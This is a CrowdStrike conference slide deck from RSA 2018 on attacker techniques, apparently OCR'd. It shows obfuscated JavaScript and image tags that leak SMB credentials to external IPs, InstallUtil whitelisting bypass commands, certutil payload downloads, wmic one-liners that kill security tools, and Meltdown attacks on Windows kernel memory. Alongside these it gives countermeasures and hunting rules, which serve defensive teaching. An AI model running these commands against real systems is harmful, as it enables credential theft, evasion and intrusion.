RSAConference2018
San Francisco | April 16–20 | Moscone Center

SESSION ID: EXP=W04

HACKING EXPOSED: MELTING DOWN MEMORY

George Kurtz

Co-Founder & President/CEO
CrowdStrike Inc.
@George_Kurtz

Dmitri Alperovitch

Co-Founder & CTO
CrowdStrike Inc.
@DAlperovitch

Elia Zaitsev

Director
Solutions Architecture
CrowdStrike Inc.


C.S. P.D.
CROWDSTRIKE
FANCY BEAR
C.S. P.D.
CROWDSTRIKE
DUNGEON SPIDER
C.S. P.D.
CROWDSTRIKE
MUSTANG PANDA
C.S. P.D.
CROWDSTRIKE
TURBINE PANDA
C.S. P.D.
CROWDSTRIKE
VOODOO BEAR
C.S. P.D.
CROWDSTRIKE
MUMMY SPIDER
THE HACKING EXPOSED OSCARS ARE BACK


THE NOMINEES FOR BEST TECHNIQUES ARE…

CATEGORY:


CREDENTIAL THEFT

DELIVERY:

STRATEGIC WEB COMPROMISE USING SMB



TECHNICAL BREAKDOWN



Variations of remote source

- Javascript + Dean Edwards Packer obfuscation

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)
){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(
){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]
)}}return p}('7 1=6.9("4");1.2("5","3:////8.d.e.a/3.c");1.2("b",0);1.2("f",0);',16,16,'le
lem|setAttribute|file|img|src|document|var|51|createElement|240|height|gif|254|173|width'.
split('|'),0,{}))
```


- Tiny image

```
<img width="2" height="2" src="file://45.55.155.54/global_logo.png"/>
```


- Hidden in JQuery related Javascript files

```
$('<img src="file://88.150.200.179/resource/jqueryUI.jpg">');
```


D E M O


REAL WORLD EXAMPLES

- **Massive BERSERK BEAR credential harvesting campaign**
  - Targeted numerous sectors
    - Chemical – Sept 2017
    - Financial – Sept 2017
    - Hospitality – Sept 2017
    - Oil & Gas – April 2017
    - Technology – April 2017
    - Engineering – April 2017
    - Education – April 2017

REAL WORLD EXAMPLES

Another variation used spear-phishing emails. Word Docs contain code that attempts to retrieve doc template from remote source over WebDAV





REAL WORLD EXAMPLES

- **Post Harvesting Activity**
  - Offline hash cracking
  - Pass the hash tools
  - Public facing services most vulnerable
    - Webmail
    - VPN
    - Remote conferencing software

COUNTERMEASURES


- Implement Two-Factor Authentication (2FA)
- Restrict or monitor SMB connectivity to remote servers
- Robust password policies (length/duration/reuse)
- Restrict or monitor remote user authentication
- Leverage threat intel to track known SMB C2s

CATEGORY:

WHITELISTING BYPASS

DELIVERY:


INSTALLUTIL



TECHNICAL BREAKDOWN

InstallUtil

- CLI tool for install/uninstall of apps
- Part of .NET framework
- MS signed binary inside the Windows directory – handy for bypassing whitelists
- Discovered by @subTee, who also created C# code that can be used in combination to bypass Applocker restriction of PowerShell



TECHNICAL BREAKDOWN

1. Use InstallUtil-PowerShell.cs and System.Management.Automation.dll to compile a special PowerShell executable /w csc.exe

```
csc.exe  /reference: System.Management.Automation.dll /out:powershell.exe InstallUtil-PowerShell.cs
```

2. Execute PowerShell binary with InstallUtil

```
InstallUtil.exe /logfile= /LogToConsole=false /U powershell.exe
```

D E M O

REAL WORLD EXAMPLES

- https://attack.mitre.org/wiki/Technique/T1118

- Seen in Oct 2017, January 2018
  - InstallUtil.exe" /run= /logfile= /LogToConsole=false /u "C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF\wpf-etw.dat“
    - Consistent with QuasarRAT public reporting https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf
  - InstallUtil.exe" /LogFile= /LogToConsole=false /u C:\Windows\System32\CatRoot\{127D0A1D-4EF2-11D1-8608-00C04FC295EE}\HECI.cat -inputFormat xml -outputFormat text
  - Chinese Adversary

COUNTERMEASURES


- **In many environments InstallUtil is rarely used**
  - Consider blocking its execution
  - If needed, try to monitor its usage instead and compare arguments against historical usage
    - Weak hunting indicator: FileName=installutil.exe AND CommandLine=*LogToConsole=false /u*

CATEGORY:

DEPLOYMENT OF RECON TOOLS

DELIVERY:

CERTUTIL + EXPAND + CSVDE



TECHNICAL BREAKDOWN

CERTUTIL

- A built-in Windows command-line program that is installed as part of Certificate Services
- Also has the ability to download remote file (-urlcache flag) and decode base64 files (-decode flag)
- Great for downloading malware!

EXPAND

- A built-in Windows command-line program to decompress CAB files

CSVDE

- Windows Server command-line program that is installed as part of AD DS and AD LDS Tools feature
- NOT included with Client OS
- Can be used to enumerate AD environment

Using CSVDE to enumerate Active Directory to disk

```
csvde.exe –f out.csv
```

Here is a subset of the data returned. I couldn't fit it all, over 370 fields!

1	DN	maxPwdAge	otherWellKnownObjects	countryCode	badPwdCount	lockoutTime	company	msExchArchiveWarnQuota
2	objectClass	minPwdAge	masteredBy	lastLogon	badPasswordTime	member	proxyAddresses	authOrigBL
3	distinguishedName	minPwdLength	ms-DS-MachineAccountQuota	localPolicyFlags	lastLogoff	adminCount	streetAddress	msExchPreviousRecipientTypeDetails
4	instanceType	modifiedCountAtLastProm	msDS-Behavior-Version	pwdLastSet	msDS-AuthenticatedAtDC	groupType	directReports	msExchMobileMailboxFlags
5	whenCreated	nextRid	msDS-PerUserTrustQuota	primaryGroupID	mS-DS-CreatorSID	revision	employeeNumber	msExchRecipientSoftDeletedStatus
6	whenChanged	pwdProperties	msDS-AllUsersTrustQuota	accountExpires	displayName	samDomainUpdates	employeeType	msExchPoliciesIncluded
7	subRefs	pwdHistoryLength	msDS-PerUserTrustTombstonesQuota	logonCount	managedBy	logonHours	employeeID	msExchRecipientTypeDetails
8	uSNCreated	objectSid	msDs-masteredBy	sAMAccountName	msDS-KrbTgtLink	rIDAllocationPool	showInAddressBook	msExchTextMessagingState
9	dSASignature	uASCompat	msDS-IsFullReplicaFor	sAMAccountType	msDS-RevealedUsers	rIDUsedPool	managedObjects	msExchDumpsterWarningQuota
10	repsTo	modifiedCount	msDS-IsDomainFor	operatingSystem	msDS-NeverRevealGroup	sn	legacyExchangeDN	msExchUserCulture
11	repsFrom	auditingPolicy	msDS-NcType	operatingSystemVersion	msDS-RevealOnDemandGroup	c	userPrincipalName	msExchRBACPolicyLink
12	uSNChanged	nTMixedDomain	msDS-ExpirePasswordsOnSmartCardOnlyAccounts	operatingSystemServicePack	msDS-RevealedDSAs	l	mail	protocolSettings
13	name	rIDManagerReference	dc	serverReferenceBL	msDS-AuthenticatedToAccountlist	st	manager	msExchRecipientDisplayType
14	objectGUID	fSMORoleOwner	ou	dNSHostName	rIDAvailablePool	title	homePhone	msExchLitigationHoldDate
15	replUpToDateVector	systemFlags	description	rIDSetReferences	flags	postalCode	mobile	msExchMobileAllowedDeviceIDs
16	creationTime	wellKnownObjects	showInAdvancedViewOnly	servicePrincipalName	versionNumber	physicalDeliveryOfficeName	thumbnailPhoto	msExchCalendarLoggingQuota
17	forceLogoff	objectCategory	cn	lastLogonTimestamp	gPCFunctionalityVersion	telephoneNumber	msExchMailboxGuid	msExchUserHoldPolicies
18	lockoutDuration	isCriticalSystemObject	userCertificate	msDS-SupportedEncryptionTypes	gPCFileSysPath	givenName	altRecipientBL	msExchWhenMailboxCreated
19	lockOutObservationWindow	gPLink	userAccountControl	msDFSR-ComputerReferenceBL	gPCMachineExtensionNames	co	mDBUseDefaults	msExchLitigationHoldOwner
20	lockoutThreshold	dSCorePropagationData	codePage	memberOf	gPCUserExtensionNames	department	msExchArchiveQuota	msExchCoManagedObjectsBL

D E M O

REAL WORLD EXAMPLES

- **Seen in Aug and Nov 2017**
  - certutil.exe -decode KB[REDACTED].log KB[REDACTED].log
  - expand KB[REDACTED].log csvde.exe
- Chinese Adversary
- **Seen in Feb 2018**
  - certutil.exe -urlcache -split -f http://xx.xx.xx.xx/news/n4.jpg C:\Users\[REDACTED]\AppData\Local\Temp\8\index.zip

COUNTERMEASURES


- **Certutil is rarely used with the aforementioned command line args**
  - Consider blocking its execution
  - If needed, try to monitor its usage instead and compare arguments against historical usage
    - Weak hunting indicator: FileName=certutil.exe AND CommandLine=*-urlcache –split –f*
    - Weak hunting indicator: FileName=certutil.exe AND CommandLine=*-decode*
- **CSVDE is not found on client version of Windows, can be blocked or monitored for hunting indicator on non Server systems**
  - Weak hunting indicator: FileName=csvde.exe AND Type!=Server

CATEGORY:

EVASION

DELIVERY:

TASKLIST + FINDSTR + WMIC



TECHNICAL BREAKDOWN

TASKLIST + FINDSTR

- TASKLIST PIPED INTO FINDSTR TO SEARCH FOR SECURITY SOFTWARE
  - tasklist | findstr /i “sysmon“
- Process ID’s are returned

WMIC

- Process ID’s are fed to WMIC for termination
  - Wmic process [pid] delete
- Alternatively, can be done as a one-liner with WMIC
  - wmic process where "name like ‘%sysmon%' OR name like '%Whatever%'" delete

D E M O

REAL WORLD EXAMPLES

- **Seen in Aug 2017**
  - tasklist|findstr /i "[Redacted list of endpoint agent executables]"
  - Chinese Adversary
- **Financial Services Firm – Jan 2018**
- **Technology And Engineering – Jul 2017**
- **Insurance – Feb 2018**
- **Hospitality – Mar 2018**

COUNTERMEASURES

- Use endpoint software that isn't easily disabled
- WMIC filters to monitor WMIC usage
- Weak hunting indicator: FileName=(cmd.exe or powershell.exe) AND CommandLine=*tasklist | findstr*
- Weak hunting indicator: FileName=wmic.exe AND CommandLine=*process* AND CommandLine=*delete*

AND THE WINNER IS…

NONE OF THEM!

IT'S OBVIOUSLY MELTDOWN!

MELTDOWN

TECHNICAL BREAKDOWN

- **Meltdown** is a speculative execution side-channel bug in (almost) all Intel processors, which also affects certain ARM processors as well
- Allows an unprivileged user-mode process to ***read*** kernel (privileged) memory with varying success and performance
  - Faster and more reliably if the data is cached
  - Slower and with more errors (requiring re-reading) if the data is uncached
- Depending on what privileged data is stored in kernel, this can lead to dangerous revelations about secret keys, structures, passwords, etc.
- For example, by default, Linux stores all RAM mapped in kernel memory
  - Any process' memory can thus be read from any other process

TECHNICAL NINJA!

Alex Ionescu
@aionescu

Following

I can finally efficiently (fast) and reliably (no errors) read paged pool/non-L1 data. Time for MeltiKatz/MimiDown. I'll sit on this a few weeks before setting the world on fire and watching it burn. Or probably someone will do it first 🔥

5:16 PM - 10 Jan 2018

1,207 Retweets **1,845** Likes

TECHNICAL BREAKDOWN

- **Meltdown** is still not fixed in any current generation Intel hardware
  - Operating system vendors must provide mitigations to reduce/prevent data leakage through the vulnerability
- The most commonly deployed mitigation is to unmap (most of) kernel mode memory while user-mode is active
  - Remapping it back when user-mode code performs a system call, the CPU issues a trap, or a device triggers an interrupt, and unmapping it before resuming back to user
  - Linux **KPTI**, macOS **Double Map**, Windows **KVA Shadow**
- This leaves any data/code in the kernel that's used for system calls, interrupts, and traps, still exposed to Meltdown
- But Windows does things a little differently…

TECHNICAL BREAKDOWN

- Due to 3rd party compatibility reasons, historical reasons, micro-architectural design issues, and security boundary decisions, Windows does not enforce ***reading*** *of the kernel address space* as a boundary against ***privileged*** *user-mode code*
- Privileged user mode code can crash the kernel after all
  - Which will generate a crash dump – containing all kernel-mode memory ☺
- Therefore, Microsoft rightly believes that the performance costs of mitigating against Meltdown **far outweigh** the security benefits of mitigating against something a privileged application can already achieve through other means
  - As such, the KVA Shadow mitigation is disabled for processes running with the full Administrator Token at High Integrity
- On a patched Windows machine, Meltdown can still be used from an Admin app

INTERESTING ATTACKER TARGETS

- Windows doesn't map all process memory/RAM in kernel mode memory, so the Linux use cases don't apply to it
- However, there are still key privacy-sensitive blobs of data that may impact user security
  - The **registry** is mapped in kernel memory until this month's Windows 10 Spring Creator Update (Redstone 4 / 1804)
  - The **file system cache working set** is mapped in kernel memory
- This means that recently accessed files (or files nearby such files) as well as recently accessed registry data (until Windows 10 1804) will be present in kernel memory
- The registry contains NTLM Password Hashes, Encrypted Cached Passwords
  - The file system cache contains NTDS.DIT (Active Directory Database)


PATCHED SYSTEMS?

- On a patched system, as long as we are running as an Administrator, we can replicate this attack 100% on pre-Win10 1804 (Spring Creator Update) systems
  - In fact, it can be made even easier through some additional information leaks
- Administrator can already
  - Elevate to SYSTEM
  - Inject in LSASS
  - Raw-read the disk

D E M O

NEW COMMUNITY TOOL

http://www.crowdstrike.com/resources/community-tools/



THANK YOU!

#RSAC

- **HOW TO REACH US:**
  - TWITTER: @GEORGE_KURTZ, @DALPEROVITCH & @AIONESCU
- **FOR MORE INFORMATION & TO DOWNLOAD SLIDES:**
  - BLOG.CROWDSTRIKE.COM
- **LEARN MORE ABOUT NEXT-GENERATION ENDPOINT PROTECTION**
  - LEARN ABOUT CROWDSTRIKE FALCON: WWW.CROWDSTRIKE.COM/PRODUCTS
  - REQUEST A DEMO: WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO/
- **COME MEET US:**
  - BOOTH 941 SOUTH HALL


THANK YOU

RSA® Conference 2018

#RSAC